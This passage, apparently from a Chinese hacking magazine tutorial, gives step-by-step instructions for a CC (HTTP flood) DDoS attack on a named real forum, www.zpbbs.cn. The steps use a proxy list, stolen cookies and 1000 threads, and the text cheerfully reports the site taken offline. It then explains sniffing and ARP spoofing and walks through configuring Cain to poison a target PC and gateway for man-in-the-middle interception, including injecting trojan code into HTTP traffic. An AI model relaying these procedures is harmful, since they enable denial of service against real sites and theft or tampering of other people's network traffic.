


图12

文件，Cookies 也从 WinSock Expert 中复制出来了，万事俱备，只欠 CC 了。

打开 CC 工具，在 Refer 中填入“http://www.zpbbs.cn/bbs/index.php”，就让它以为页面是来自本站的，把监听来的 Cookies 粘贴进去。“Sort”和“Sleep”保持不变，“Thread”调整到 1000。点击“ProxyList”中的“Load”将导出的代理服务器列表加载进来，然后再在“AttackList”中填写“Ghttp://www.zpbbs.cn/bbs/index.php”，点击“Add”将这个攻击地址添加进去（图12)。

好了，所有的准备工作已经全部就绪，点击“Attack”按钮，可以看到进程数马上会增长上来，说明已经开始通过代理服务器进行攻击了。等几分钟，当我们再次打开这个网站的时候已经发现不能访问了（图13)，呵呵，我们的目的已经达到了，成功的进行了一次小型的 DDoS 攻击。




图13

“哎呀，我的博客不会也是这么挂的吧？好可怜啊。”燕妹妹大声喊道。

还有一种另类的攻击方式，那就是嗅探与欺骗攻击了，这是今年网络中最流行的了。其中根据局域网结构的不同分为共享和交换两种攻击方式。

“共享式”局域网（Hub-Based Lan)，指的是早期采用集线器 HUB 作为网络连接设备的传统以太网的结构，在这个结构里，所有电脑都是共享同一条传输线路的，集线器没有端口的概念，它的数据发送方式是“广播”，集线器接收到相应数据时是单纯的把数据往它所连接的每一台设备线路上发送的，例如一台电脑发送一条“我要和小燕儿说话”的报文，那么所有连接这个集线器的设备都会收到这条报文，但是只有名字为“小燕儿”的计算机才会接收处理这条报文，而其它无关的计算机则会“不动声色”的抛弃掉该报文。因此，共享以太网结构里的数据实际上是没有隐私性的，只是网卡会“君子”化的忽略掉与自己无关的“闲言碎语”罢了，但是很不巧，网卡在设计时是加入了“工作模式”的选项的，正是这个特性导致了噩梦。

一般情况下，网卡的工作模式是操作系统设置好的，而且没有公开模式给用户选择，这就限制了普通用户的嗅探实现，但是自从嗅探器（Sniffer）家族发展到一定程度后，开始拥有了设置网卡工作模式的权力，而且矛头直指 Promiscuous（混杂)，任何用户只要在相应选择上打个勾，他的电脑就变成了可以记录局域网内任何电脑传输的数据的耳朵，由于共享式局域网的特性，所有人都是能收到数据的，这就造成了不可防御的信息泄漏。

可是，最终这种嗅探方式还是被基本消灭了，人们将局域网结构升级到了“交换式局域网”。但是魔高一丈，随着安全技术的研究，嗅探再次卷土重来，这次它凭借着 ARP 的风姿强硬了一把！今年最流行的就数 ARP 病毒了，其中就是利用了 ARP 协议在交换式局域网中的独特地位，那么什么 ARP 呢？！

ARP 就是地址解析协议，ARP 协议主要负责将局域网中的

32 位 IP 地址转换为对应的 48 位物理地址，即网卡的 MAC 地址，比如 IP 地址为 192.168.0.1 计算机上网卡的 MAC 地址为 00-03-0F-FD-1D-2B。为什么要转换成 MAC 地址呢？因为在局域网中是以 MAC 地址传送的。基本上，ARP 是这样工作的：当某个使用局域网 IP 的主机想要与另一台主机联络的时候，它需要那台主机的 MAC 地址。首先，它会查询自己的 ARP 缓存（想要查看你的 ARP 缓存，在命令行中输入 ARP -a），看看是否已经知道那台主机的 MAC 地址，如果没有，它会发出广播 ARP 请求，询问谁拥有我正在找的主机的 IP 地址？如果拥有该地址的主机收到该 ARP 请求，它就会用自己的 MAC 地址响应，于是两台主机就可以使用 IP 进行对话了。




图 15

作为与“共享式”相对的“交换式”局域网（Switched Lan），它的网络连接设备被换成了交换机（Switch），交换机比集线器聪明的一点是它连接的每台计算机是独立的，交换机引入了“端口”的概念，它会产生一个地址表用于存放每台与之连接的计算机的 MAC 地址，从此每个网线接口便作为一个独立的端口存在，除了声明为广播或组播的报文，交换机在一般情况下是不会让其它报文出现类似共享式局域网那样的广播形式发送行为的，这样即使你的网卡设置为混杂模式，它也收不到发往其他计算机的数据，因为数据的目标地址会在交换机中被识别，然后有针对性的发往表中对应地址的端口，绝不跑到别人家里去。

然而这样就安全了吗？非也非也，ARP 攻击开始逐渐变得流行起来。从上面的针对共享式局域网和交换式局域网的介绍我们可以看出在局域网中依然使用了 MAC 作为通信地址，ARP 依然是 IP 和 MAC 之间的转换器。假设局域网中有三台计算机 A、B 和 C（图 14），A 的 IP 地址为 192.168.1.5，MAC 地址为 00-00-B4-20-11-94。B 的 IP 地址为 192.168.1.4，MAC 地址为 00-00-B4-20-11-95。C 的 IP 地址为 192.168.1.8，MAC 地址为 00-00-B4-20-11-96。A 和 B 作为普通用户，C 作为窃听者。




图 14

当 A 要发送数据给 B 时，它会以 IP 地址为依据首先查询自身的 ARP 地址表，如果里面没有 B 的 MAC 信息，它就触发 ARP 广播寻址数据直到 B，当 B 计算机收到这个 ARP 寻址报文的时候就把自己的 MAC 地址回应给 A，这样 A 就知道了 B 的 MAC 地址。而一旦这个地址表里存在目标计算机的 MAC 信息，计算机就直接把这个地址作为数据链路层的以太网地址头部封装发送出去。为了避免出现 MAC 地址表保持着错误的数据，系统在一个指定的时期过后会清空 MAC 地址表，重新广播获取一份地址列表，而且新的 ARP 广播可以无条件覆盖原来的 MAC 地址表，这是在正常状态下的局域网通讯方式。

当局域网内有两台计算机 A 和 B 需要通讯的时候，而计算机 C 要作为一个窃听者的身份得到这两台计算机的通讯数据，那么它就必须想办法让自己能插入两台计算机之间的数据线路里，而在这种一对一的交换式网络里，计算机 C 必须成为一个中间设备才能让数据得以经过它，要实现这个目标，计算机 C 就要开始伪造虚假的 ARP 报文。C 先将假的 ARP 报文发给 A，跟 A 说：“我是 B，我的 MAC 地址是 ***”，这时 A 就以为 C 是 B 了，A 会把发往 B 的数据都发送到 C。然后 C 再将假的 ARP 报文发给 B，跟 B 说：“我是 A，我的 MAC 地址是 ***”，这时 B 就以为 C 是 A 了，B 会把发往 A 的数据都发送到 C。通过这样双方欺骗的方式就将 A 和 B 之间的通讯数据都监听到了，为了不让 A 和 B 之间通讯中断，C 就需要把 A 发往 B 的数据转发到 B，把 B 发往 A 的数据转发到 A。这样一次 ARP 欺骗攻击就产生了，而且 C 还可以把 A 和 B 之间的通讯数据包进行修改，比如在 HTTP 报文中加入挂马代码，就实现了 ARP 挂马，这就是传说中的 ARP 病毒的工作原理。

了解清楚原理后，我们需要使用什么工具去实现它呢？CAIN 是最合适的工具了（图 15），这款软件不光有嗅探欺骗功能，还有 N 多破解功能，这里主要讲解它在嗅探欺骗方面的应用。

在使用 CAIN 之前需要先安装 WinPcap 驱动程序，然后打开 CAIN，由于是第一次使用 CAIN，需要先进行一下嗅探的设置，点击“配置”菜单（图 16）。如果你的电脑有多块网卡的话，此处就得选择一个网卡了，选择的原则是被攻击方需要和你处于同一个 C 网段。因为要使用 CAIN 的嗅探欺骗功能，所以切换到“嗅探”标签。点击一下工具栏的第二个图标（小网卡），进入嗅探模式。在列表中点击右键选择“扫描 MAC 地址”（图 17），程序会自动扫描当前在线计算机的 MAC 地址。然后再将下面的选项切换到“ARP”标签来到 ARP 攻击模块（图 18），需要在右上的列表框中点击一下激活此列表框，然后点击工具栏的十字形的图标，进入 ARP 欺骗配置（图 20），比如我们想嗅探欺骗 192.168.0.91 这台电脑，就需要在左边选择网关的 IP 地址（192.168.0.254），在右




图 16

边选择目标地址（192.168.0.91）即可。网关地址可以点击“本地连接”查看“状态”，再转到“状态”标签即可查到（图20）。你可以从下面APR子表中监视活动的通信（图21），上半部的表（局域网表）显示在受骗主机间重路由包的数量及路由方向，有时因为某些原因（如静态路由表）只能攻击一个主机，这时你将看到一个方向上的重路由包数量上升，这仅意味着嗅探器正处理一半的预期通信。下半部的表显示内网与外网的通信情况，若两者之一是路由器，则CAIN的APR欺骗也可以处理广域网通信。

